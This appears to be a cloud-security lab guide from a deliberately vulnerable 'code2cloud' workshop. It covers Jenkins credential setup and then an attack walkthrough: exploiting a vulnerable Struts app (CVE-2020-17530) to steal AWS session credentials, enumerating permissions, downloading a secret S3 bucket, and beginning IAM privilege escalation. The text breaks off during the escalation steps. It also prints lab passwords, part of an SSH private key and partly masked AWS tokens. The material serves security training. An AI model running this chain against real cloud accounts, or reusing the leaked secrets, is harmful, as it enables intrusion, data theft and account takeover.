
Add key

Set Jenkins server

<http://<Jenkins Server IP>:8080/login?from=%2F>

username: **code2cloud**

password: **code2cloud#123**



1. Navigate to Credentials http://<jenkins server IP>:8080/credentials/store/system/domain/_/

The screenshot shows the Jenkins 'Global credentials (unrestricted)' page. The title is 'Global credentials (unrestricted)'. A message at the top says 'This credential domain is empty. How about [adding some credentials?](#)'. Below this message is a 'Add Credentials' link. The page also includes a navigation bar with links to 'Dashboard', 'Credentials', 'System', and 'Global credentials (unrestricted)'. At the bottom, there are icons for 'S' (Small), 'M' (Medium), and 'L' (Large).

2. Add ssh key and select SSH Username with the private key

3. Provide ID as **ssh**

4. Username as **ubuntu**

5. Input your Private key as entering directly

6. Copy your Jenkins ssh private key by running the below command

cat temp-lab/code2cloud_cloud_breach/infra/panw

```
Apple | ~w/vulnerable-by-design-cloud-/c/aws cat temp-lab/code2cloud_cloud_breach/infra/front_end_server/panw
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmlUAAAAEb9uZQAAAAAAAAAAACFwAAAAdzc2gtcn
NhAAAAAwEAQAAAqgEA21It7wD5IovNPfVAvcqoFnZmxFc+2aVcWMyzJPlk/3iVBq7Ek0
feK6sJiJdq+WgT1WGH2xIqKFztYSQ5J3h8Qy6rHJxaHTBPDBAixc22Dlj1B17FzHLs6/D9
1Ung9lipykqc1XNGR/E7Mz1b7aEw3sUZGe3zWiVZ9ayYosJWN3+AInAIgAVZ6okT7f3Yq7
8YEZL9gvLV2s5jXex92L14Dw58Wix1tb4X3gYe3McoQ6WhXQpi7sHKVIRv50B3i0bBWs5g
UhPOMluBBmAbGohX2a9PbICDajw75VDoePhy1qdn3xMvCMbr467S29hj42DniU8Dbu/43Y
YmWQesjwW6SHvLLJx345GP9Hhx8n1zlfJCTahSDztTXgiqQg9MxxKK9zYWNeYI27nwZo1
WjiaDtVd9WBgaK/WMGaE7ns1w0Dt3NcyYuqPh4m00IMo8E3+RPqYRMT9fH+uhWMncfxLLs
BxWGwto8uEX50d+oCz3xg8jIZjBndGpyc5Q1DVLyoFVnVtSfZ32bfEYNUSzF20rgWZg5P
Y9Fi4CSV4wTOWa1IydhBXygSv8cnwomNQpn2YmeVpd1yzHkMh2f4UFAsLl1h6hEUV9k1R1
cpVJhqSWQ6Ba21j1ks1InFXc3aKzKeFoUCe4YW7A5JC81WwDjMrJ+i6srdy2a4obNl1eEw
8AAAdQLvNeYS7zXmAAAAHc3NoLJzYQAAgEA21It7wD5IovNPfVAvcqoFnZmxFc+2aV
cwMyzJPlk/3iVBq7Ek7ofeK6sJiJdq+WgT1WGH2xIqKFztYSQ5J3h8Qy6rHJxaHTBPDBAi
xc22Dlj1B17FzHLs6/D91Ung9lipykqc1XNGR/E7Mz1b7aEw3sUZGe3zWiVZ9ayYosJWN3
+AInAIgAVZ6okT7f3Yq78YEZL9gvLV2s5jXex92L14Dw58Wix1tb4X3gYe3McoQ6WhXQpi
7sHKVIRv50B3i0bBWs5gUhPOMluBBmAbGohX2a9PbICDajw75VDoePhy1qdn3xMvCMbr46
7S29hj42DniU8Dbu/43YYmWQesjwW6SHvLLJx345GP9Hhx8n1zlfJctahSDztTXgiqQg9M
xxKK9zYWNeYI27nwZo1WjiaDtVd9WBgaK/WMGaE7ns1w0Dt3NcyYuqPh4m00IMo8E3+RP
qYRMT9fH+uhWMncfxLLsBxWGwto8uEX50d+oCz3xg8jIZjBndGpyc5Q1DVLyoFVnVtSfZ
32bfEYNUSzF20rgWZg5P9Fi4CSV4wTOWa1IydhBXygSv8cnwomNQpn2YmeVpd1yzHkMh2
f4UFAsLl1h6hEUV9k1R1cpVJhqSWQ6Ba21j1ks1InFXc3aKzKeFoUCe4YW7A5JC81WwDjM
```

Treat username as secret ?

Private Key

Enter directly

Key

Enter New Secret Below

```
WjiaDtVd9WBgaK/WMGaE7ns1w0Dt3NcyYuqPh4m00IMo8E3+RPqYRMT9fH+uhWMncfxLLs
BxWGwto8uEX50d+oCz3xg8jIZjBndGpyc5Q1DVLyoFVnVtSfZ32bfEYNUSzF20rgWZg5P
Y9Fi4CSV4wTOWa1IydhBXygSv8cnwomNQpn2YmeVpd1yzHkMh2f4UFAsLl1h6hEUV9k1R1
```

Passphrase

Create

7. Add AWS access key and token for ECR (Make sure you have created a separate AWS user with ECR access)

8. Click on add credentials

Select AWS Credentials and Provide the access key and token.

ains

New credentials

Kind

- Username with password
- AWS Credentials **AWS Credentials**
- SSH Username with private key
- Secret file
- Secret text
- X.509 Client Certificate
- Certificate

Treat username as secret ?

Password ?

ID ?

Create

Global credentials (unrestricted) >

AWS Credentials

Scope ?

Global (Jenkins, nodes, items, all child items, etc)

ID ?

aws-cred

Description ?

Access Key ID ?

A [REDACTED] 5TAB2

Secret Access Key

[REDACTED]

Please specify the Secret Access Key

IAM Role Support

Create

9. Copy your Prisma console from **Compute > System > Utilities > Copy path to console**

The screenshot shows the Twistlock Cloud interface with the Utilities tab selected. The main content area displays the 'twistcli tool' download section, which includes four platform options: Linux x86_64 platform, Linux ARM64 platform, macOS platform, and Windows platform. Each option has a 'Download' button and a 'Copy' button. Below this is a 'Path to Console' section with a note: 'Use this path as the Console address when using the Jenkins plugin and twistcli' followed by the URL 'https://us-east1.cloud.twistlock.com/us-2-15821'. This URL is also highlighted with a red box. At the bottom of the page is an 'API token' section with a 'Token details' field containing a long token string, which is also highlighted with a red box.

10. Add Prisma console URL in Jenkins as Secret text

Provide ID as PCC_CONSOLE_URL (eg. <https://us-east1.cloud.twistlock.com/us-2-xxxxxxxx>)

The screenshot shows the Jenkins Global credentials (unrestricted) screen. A new credential is being created with the kind 'Secret text'. The 'Secret' field contains a masked URL (.....). The 'ID' field is set to 'PCC_CONSOLE_URL'. The 'Create' button is visible at the bottom left.

11. Add Prisma access key as PRISMA_ACCESS_KEY

Provide ID as PRISMA_ACCESS_KEY and input your Prisma access key

Jenkins

Dashboard > Credentials > System > Global credentials (unrestricted)

New credentials

Kind: Secret text

Scope: Global (Jenkins, nodes, items, all child items, etc)

Secret:
TWIST_TOKEN

ID: TWIST_TOKEN

Description:
A secret token for Jenkins.

Create

you can generate the Prisma access key and token from **Settings > Access Control > Access Keys > Generate**

Settings

- Cloud Accounts
- Account Groups
- Access Control**
- Resource Lists
- Repositories
- Code Security Configuration
- Integrations
- Trusted IP Addresses
- Licensing
- Audit Logs
- Anomalies
- Enterprise Settings
- Data

Access Control

Access Keys

ID	Name	Role	Permission Group
87t	ide	System Admin	System Admin
0c5	jenkins	System Admin	System Admin

Displaying 1 - 2 of 2

Rows: 25

Jenkins

Dashboard > Credentials > System > Global credentials (unrestricted)

Global credentials (unrestricted)

Back to credential domains

Add Credentials

Credentials that should be available irrespective of domain specification to requirements matching.

ID	Name	Kind	Description
aws-cred	AKIA5BOOQVYIYL5TAB2	AWS Credentials	
ssh	jenkins	SSH Username with private key	
PCC_CONSOLE_URL	PCC_CONSOLE_URL	Secret text	
PRISMA_ACCESS_KEY	PRISMA_ACCESS_KEY	Secret text	
PRISMA_SECRET_KEY	PRISMA_SECRET_KEY	Secret text	

Icon: S M L

Setup Jenkins Job

1. Create a new pipeline job and enter the name of the job

The screenshot shows the Jenkins interface for creating a new item. The title bar says 'Jenkins'. Below it is a 'Dashboard' link. The main area has a heading 'Enter an item name' with a red box around the input field containing 'devops'. A note below says 'Required field'. There are three options listed: 'Freestyle project' (with a brief description), 'Pipeline' (which is also highlighted with a red box), and 'Multi-configuration project'. At the bottom are 'OK' and 'Cancel' buttons, with 'Pipeline' being the active choice.

Go to your GitHub and copy the clone ssh link.

The screenshot shows a GitHub repository page. In the top right, there are buttons for 'Go to file', 'Add file', and 'Code'. On the right side, there's an 'About' section with 'No description provided.' and a 'Readme' link. Below that are '0 stars', '1 watch', and '0 forks'. Underneath is a 'Releases' section with 'No releases' and a 'Create a new' link. On the left, under 'Clone', there are three options: 'HTTPS' (disabled), 'SSH' (selected and highlighted with a red box), and 'GitHub CLI'. A note says 'You don't have any public SSH keys in your GitHub account. You can [add a new public key](#), or try cloning this repository via HTTPS.' Below that is a clipboard icon with the URL 'git@github.com:code2cloud/cloud-builders' (also highlighted with a red box). At the bottom are links for 'Open with GitHub Desktop' and 'Download ZIP'.

Select SCM as Git and provide the repository URL as your Git SSH link and select credentials as ssh.

devops >

General Build Triggers Advanced Project Options Pipeline

SCM ?

Git

Repositories ?

Repository URL ?

git@github.com:q...aa/code2cloud_cloud_breach.git

Credentials ?

ubuntu (ssh)

+ Add

Advanced...

Add Repository

Branches to build ?

Save Apply

This screenshot shows the Jenkins Pipeline configuration page. Under the 'Pipeline' tab, the 'SCM' section is selected. It shows a 'Repository URL' field containing 'git@github.com:q...aa/code2cloud_cloud_breach.git' and a 'Credentials' field showing 'ubuntu (ssh)'. Both of these fields are highlighted with a red box. Below them are buttons for '+ Add' and 'Advanced...', and a 'Save' button at the bottom.

Save the pipeline job and run the Build

devops >

General Build Triggers Advanced Project Options Pipeline

*/master

Add Branch

Repository browser ?

(Auto)

Additional Behaviours

Add ▾

Script Path ?

Jenkinsfile

Lightweight checkout ?

Pipeline Syntax

Save Apply

This screenshot shows the Jenkins Pipeline configuration page. Under the 'Pipeline' tab, the 'Build Triggers' section is selected, showing the trigger '/master'. Below it is an 'Add Branch' button. The 'Repository browser' section shows '(Auto)'. Under 'Additional Behaviours', there is an 'Add' button. The 'Script Path' section shows 'Jenkinsfile'. A 'Lightweight checkout' checkbox is checked. At the bottom, there is a 'Pipeline Syntax' section and a 'Save' button highlighted with a red box, followed by an 'Apply' button.

[↑ Back to Dashboard](#)

Pipeline devops

[Status](#)[Changes](#)[Build Now](#)[Configure](#)[Delete Pipeline](#)[Full Stage View](#)[Open Blue Ocean](#)[Rename](#)[Pipeline Syntax](#)

-

[Recent Changes](#)

Stage View

No data available. This Pipeline has not yet run.

Permalinks

[↑ Back to Dashboard](#)

Pipeline devops

[Status](#)[Changes](#)[Build Now](#)[Configure](#)[Delete Pipeline](#)[Full Stage View](#)[Open Blue Ocean](#)[Rename](#)[Pipeline Syntax](#)[Polling Log](#)[Recent Changes](#)

Stage View

Average stage times:

Declarative: Checkout SCM	Build
987ms	33s
987ms	33s

Permalinks



Build History trend ▾

Filter builds...

#1 2 Sep 2022, 12:00

Atom feed for all Atom feed for failures



Once the pipeline start opens the "Open Blue Ocean" view and checks all pipeline should run successfully.

✓ test 1 Pipeline Changes Tests Artifacts Logout X

Branch: — 3m 39s No changes
Commit: — 2 minutes ago Started by user code 2 cloud




Server Deploy - 1m 8s

[Restart Server Deploy](#)

> #This command will generate an authorization token (Only valid for 1 hour) json_auth.... — Shell Script 1m 8s

We are going to learn this lab in the different parts where we will explore what happens if we do not implement security in every stage of the pipeline and explore multiple Prisma Cloud capabilities in different stages.

Deploy Application from Code to Cloud without any security checks



The picture shows how the application development pipeline stages work from code to deployment to running in a cloud environment. This is the typical life cycle of application development where developers write the application and infrastructure codes in IDE and build the code by running into the CI/CD platform. Once the code is built successfully it's deployed on

centralized packaged or registry software for versioning purposes. Finally, it's run into the cloud as an application either in any managed or hosted instances.

Running applications in Cloud without any Security Enforcement

We can explore what are the issues in the cloud without running any security checks by exploiting vulnerable applications in running a lab.



Lab Exercise 1: Exploiting Apache Struts Java vulnerable Application

Once the application is deployed on the server using the above pipeline we set up you can get the application server IP.

```
(and 8 more similar warnings elsewhere)

Apply complete! Resources: 26 added, 0 changed, 0 destroyed.

Outputs:

code2cloud-ec2 = "54.177.171.34"
code2cloud-ecr = "8
jenkins-server = "54.177.171.121"
sandbox-server = "54.177.159.247"
```

Access the IP with port 8080 and you can notice that the application is up and running.



Code to Cloud Lab

This is Code to Cloud Lab Vulnerable Application.

Sample exploitable application. [your input id:](#)

We are using a sample java application using struts 2.5.25 which is vulnerable to remote code execution (CVE-2020-17530). for more details, please go through the below links:

<https://github.com/ka1n4t/CVE-2020-17530>

<https://nvd.nist.gov/vuln/detail/CVE-2020-17530>

We are going to exploit the application vulnerability and get the cloud access and token from the server.

1. Login into the attacker machine

ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>

```
apple ~ % w/vulnerable-by-design-cloud-/c/aws ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@54.237.245.73
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.15.0-1015-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Sep 12 11:50:19 UTC 2022

System load:  0.0          Processes:           107
Usage of /:   9.8% of 57.97GB  Users logged in:    1
Memory usage: 34%
Swap usage:   0%          IPv4 address for docker0: 172.17.0.1
                           IPv4 address for eth0:  10.10.10.61

* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.

  https://ubuntu.com/aws/pro

0 updates can be applied immediately.

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

2. Type the command **python3 exploit.py** and provide your application server private IP address from the output you copied.

```
X  ubuntu@ip-10-10-10-61: ~ (ssh)
ubuntu@ip-10-10-10-61:~$ python3 exploit.py
Please enter server IP Address: 10.10.10.103
```

3. Copy the output of AWS credentials gets through exploiting the application.

```
[code2cloud]
aws_access_key_id = AS[REDACTED]
aws_secret_access_key = [REDACTED]qYtCfw4st8Zh4gKwT9RZI1v0
aws_session_token = IQoJb[REDACTED]v7LfyngAiaEA9fbhSGbNPi4IqEK
g+9RoleOVwtKBMUyFvcmt2lq1Q
7/y3HTrFiuStnXg2Zte1R5PLtl
jCSVTzqUeqeVf41h0NrE6btqpP
Imkx9z18Rdyf/M50WekYkS9AP
r0CZphy86homTiedPRZ3q8LWPw
j0aMFY0mk9sPwJuTTAMEnarc/
7Iis3j5DzQCrEQUCTwLUEkyELY
IU+pApv1v8b0AgF0jQ4+5TB1I
```

you can also exploit manually through any proxy tool such as burp

4. Setup AWS access key and token in the system using AWS CLI and type your access key and token

aws configure

```
ubuntu@ip-10-10-10-61:~$ aws configure
AWS Access Key ID [None]: ASIA5ECCQWVYK7C7KGZ
AWS Secret Access Key [None]: fKvkrPIJaJ...t8ZH4gKwT9RZI1v0
Default region name [us-east-1]: us-east-1
Default output format [None]: json^?^?^?^?^?
```

5. Edit the AWS credentials file and input the access key, token, and session

```
vi ~/.aws/credentials
```

```
[code2cloud]
aws_access_key_id = ASIA5B00QVYIYY567KGZ
aws_secret_access_key = fKvkrPIJaajaedjnfqYtCfw4st8ZH4gKwT9RZIqY
aws_session_token = IOoJb3jPZ2lUx2VjEPt//////////wEaCXVzLWVhc3QtMS...MEUCIHaBxDmIVbtkbRewQmf5gSGLLC8mAnFw0av07LfyncAiEa9fbhSGbNPi4IqEK0xPs
g+9RoLE0vWtKBMUYFVm2tIq10QIjf//////////ARACGgw40TY0NzA2NTg1NzcidiDIObXna6H+E1ZA+xHSqpBFze6ZmgYm68/3tVewJNf0FdG3ZcAj1ENpErMLPMsNDIsrgfPydzbYfJ0
7/y3TrFiwStnXq2Zte1R5PLtlalRqEpwMYBc20s0PY6rdvx2AGo5ya1Pqk6JdCu4hhXuAES6gFbwFbMB4CCCFX1evW8xyZvg1h0df0FSY0vN8gIyONrae75K0Bemob4xvrU0Ze1XJy
QCSVtZqUeqevF4iEh0NfE6btqPAXN0FK5bq4FpWZ2w0AGAyWwnZtAEh+EgEwWQl69NY1w0l29ryhoC3Yg0FNQ8CC0n0xkp6esu+t2fkDENLZFTyz/9XCzdEPuIUrNcimyskLIznAf0Pm5
Imkx9z18Rdyf/M50WekYgK59AP1bfwXfy0Y+BEUXldP3dM0UW4RD57afGT4/wBLz92wrhqrFc+XkmHTfeqhGkcjHVzPK70KBygnFsMMURCi+nJyBDtfGI0sbn/tYezSkB6URcsj
eOCZphy86homIiedPRZ3g8LWPweAsuvV/34adw/h0rq5w79znUKfuuPwjZGDx19ZWl3e0xqXVsEy/VvY03Qs9TDN4+acpb5pL7NRahvUPeLWXjw98WFq1ZLA7p9m80DM8hKRWRZUhs
d0aMFY0mK9sPWJuDTTAMEnarc/aFwh2ciqfINTaMGztgx1PSNU3l8ZrQKyN3DlCjH/csJy39K9tCmXJWqr1Hukf0PALIn6N0Jws1Eia/yeQlfcpyxwvZGYwqbb8mAY6qQE4ghP75jaW
71is3j5Dz0ChEQUctwLUEkyELYD7kwLMGMF11dRte/w20sRcvxL3NfbmhZy1KwZZXk1Ierrovh3X+om+Kg5lBKf6f3Tacb3WhoIgsF8TNAKvV7vWhyPMF9Nn4zTFA6jQLV5yCS00t2ut
IU+pApv1v8b0AgF0jQ4+x5TB187wmooES2X83jbdUxrkhD222KnWqqPA09nwLqJlUks3gy■
~
~
```

6. Finally check the access

```
ubuntu@ip-10-10-10-61:~$ aws sts get-caller-identity --profile code2cloud
{
    "UserId": "AROA5...G3M60A:i-022c9076f374f3fe4",
    "Account": "85...",
    "Arn": "arn:aws:sts::85...77:assumed-role/code2cloud-ec2-role-mhjqoom4h9wvb1s0/i-022c9076f374f3fe4"
}
ubuntu@ip-10-10-10-61:~$ ■
```

Lab Exercise 2: Perform Data Exfiltration and Lateral moment in Cloud Using Exploited Application

Now you can check the permission of the stolen AWS access token and do the further lateral moment to get more access to the cloud resources and private data. In order to perform the further attack, we can use the AWS service enumeration tool or script.

1. Login into the attacker machine

```
ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>
```

2. Type the below command to enumerate service permission

```
python3 aws_service_enum.py --access-key <your access key> --secret-key <your secret key>
--session-token <your session>
```

```

ubuntu@ip-10-10-10-61:~$ python3 aws_service_enum.py --access-key ASTIA5B000VYIY567KGZ --secret-key fKvkrPIJajaedjnfqYtCfw4st8ZH4gKwT9RZIw@ --session-token I0oJb3JpZ2luX2VjEPT//////////wEaCXVzLWhc3QtMSJHMEUCIHA1BxMdMiVbtKbKeWQmf5gSGLlC8mAnFw0av07LfyncAiEA9fbhSGbNPi4IqEKC0xPsg+9RErMLPMsNDIsrgfPydzbjfJ07/y3z75K0Bemob4xvrUOZe1JXJyQCSVEPuIUrNcimyskLInzAf0Pm5Imkx:fGI0sbn/a/TEzSkB6uRcsjeQCZLZA7pb9m80DM8hKRWRZUhSdoMvqbb8mAY6qEu4ghP75JpaW7Iis
lEOvWtKBMUYFVm2t1q10QIjf//////////TrFiwStnXg2Zte1R5PLtlRgEpwMYBc2QszqUegeVf4iEh0NrE6btqPAXN0FK5ba4Fpwz18Rdyf/M50WekYgKS9AP1DfwXfy0Y+BExy86homIledPRZ3q8LPweAsuwV/J4adwVY0mK9sPWJuDTTAMENarc/afwh2ciqfLNTaj5Dz0CnEQUCTwLUEkyELYD7KwIMGMFI1dRTe7w20sRcxvL3NfbobmhZYs1KwZXKlIerrovh3X+om+Kg5LBK6f3Tacb3WholgsF8TNAKvV7vHyPMF9Nn4zfFA6j0lV5yCS0t2utIU+p
pv1v8b0AgF0jQ4+X5TB1I87wmooES2X83jbduXr0kHD2z2KnWQqP0A09nwLqJlUKsJgy
Enumerating for region: us-east-1
Running checks for AWS s3
Output of AWS s3 -->list-buckets
{'Buckets': [
    {'CreationDate': datetime.datetime(2022, 6, 22, 5, 56, 41, tzinfo=timezone.utc), 'Name': 'code2cloud-secret-s3-bucket-mhjqoom4h9wvb1s0'},
    {'CreationDate': datetime.datetime(2021, 6, 9, 5, 56, 47, tzinfo=timezone.utc), 'Name': 'mydevsecons-elia-bucket'}
]}

```

3. As we can see the role has all s3 bucket access and we can try to download data from one of the secret buckets by following the below command

export AWS_PROFILE=code2cloud

aws s3api list-buckets

aws s3 ls s3://<bucket name>

```

ubuntu@ip-10-10-10-61:~$ aws s3 ls s3://code2cloud-secret-s3-bucket-mhjqoom4h9wvb1s0
2022-09-12 10:03:56      12 admin-user.txt
ubuntu@ip-10-10-10-61:~$ 

```

aws s3 sync s3://bucketname s3:files-dir

```

ubuntu@ip-10-10-10-61:~$ aws s3 sync s3://code2cloud-secret-s3-bucket-mhjqoom4h9wvb1s0 admin-user
download: s3://code2cloud-secret-s3-bucket-mhjqoom4h9wvb1s0/admin-user.txt to admin-user/admin-user.txt
ubuntu@ip-10-10-10-61:~$ cat admin-user/admin-user.txt
super secretubuntu@ip-10-10-10-61:~$ 

```

As you can see above we have successfully downloaded a secret file from the s3 bucket

Lab Exercise 3: Exploiting Overly Permissive Access

In this lab exercise, we have intentionally deployed an overly permissive IAM user role and attached it to the vulnerable application server which you have already exploited. Now we are going to explore overly permissive permissions that allow an attacker to do the privilege escalation and get full control over AWS Cloud.

We are going to look into **iam:PassRole** and **ec2:RunInstances** permissions that allow us to do privilege escalation and assign as an admin user.

The iam:PassRole permission allows a user to pass a role to another AWS resource.


The ec2:RunInstances permission allows a user to run EC2 instances. With these two permissions, the user can create a new EC2 instance to which they have SSH access, pass a role to the instance with permissions that the user does not have currently, log into the instance, and request AWS keys for the role

1. Login into the attacker machine

```
ssh -i temp-lab/code2cloud_cloud_breach/infra/panw ubuntu@<attacker machine IP>
```

2. Follow the **Lab Exercise 1**


3. Export aws profile as stolen cred **export AWS_PROFILE=code2cloud**



```
ubuntu@ip-10-10-10-61:~$ export AWS_PROFILE=code2cloud
```

4. Get the caller's identity to identify the Role

```
aws sts get-caller-identity
```



```
ubuntu@ip-10-10-10-61:~$ aws sts get-caller-identity
{
    "UserId": "AROA5B00QVYIXAKG3M60A:i-022c9076f374f3fe4",
    "Account": "8077",
    "Arn": "arn:aws:sts::8977:assumed-role/code2cloud-ec2-role-mhjqoom4h9wvb1s0/i-022c9076f374f3fe4"
}
ubuntu@ip-10-10-10-61:~$
```

5. Now get the role name from the list of roles by running below command

```
aws iam list-roles | jq -r ".Roles" | jq -r ".[] | .RoleName" | grep code2cloud-ec2-role
```



```
ubuntu@ip-10-10-10-61:~$ aws iam list-roles | jq -r ".Roles" | jq -r ".[] | .RoleName" | grep code2cloud-ec2-role
code2cloud-ec2-role-mhjqoom4h9wvb1s0
ubuntu@ip-10-10-10-61:~$
```

6. We have to identify the role policies attached and get the permission attached to the policy.

Run the below command to get the Policy ARN

aws iam list-attached-role-policies --role-name code2cloud-ec2-role-<your role id>

```
ubuntu@ip-10-10-10-61:~$ aws iam list-attached-role-policies --role-name code2cloud-ec2-role-mhjqoom4h9wvb1s0
{
    "AttachedPolicies": [
        {
            "PolicyName": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
            "PolicyArn": "arn:aws:iam::89xxxxxx:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0"
        }
    ]
}
ubuntu@ip-10-10-10-61:~$
```

7. Get the policy detailed information about version ID, arn and other details by running below command

aws iam get-policy --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-<your id>

```
ubuntu@ip-10-10-10-61:~$ aws iam get-policy --policy-arn arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0
{
    "Policy": {
        "PolicyName": "code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "PolicyId": "ANPA5B000VVISYJPSTJZQ",
        "Arn": "arn:aws:iam::89647xxxxxx:policy/code2cloud-ec2-role-policy-mhjqoom4h9wvb1s0",
        "Path": "/",
        "DefaultVersionId": "v10",
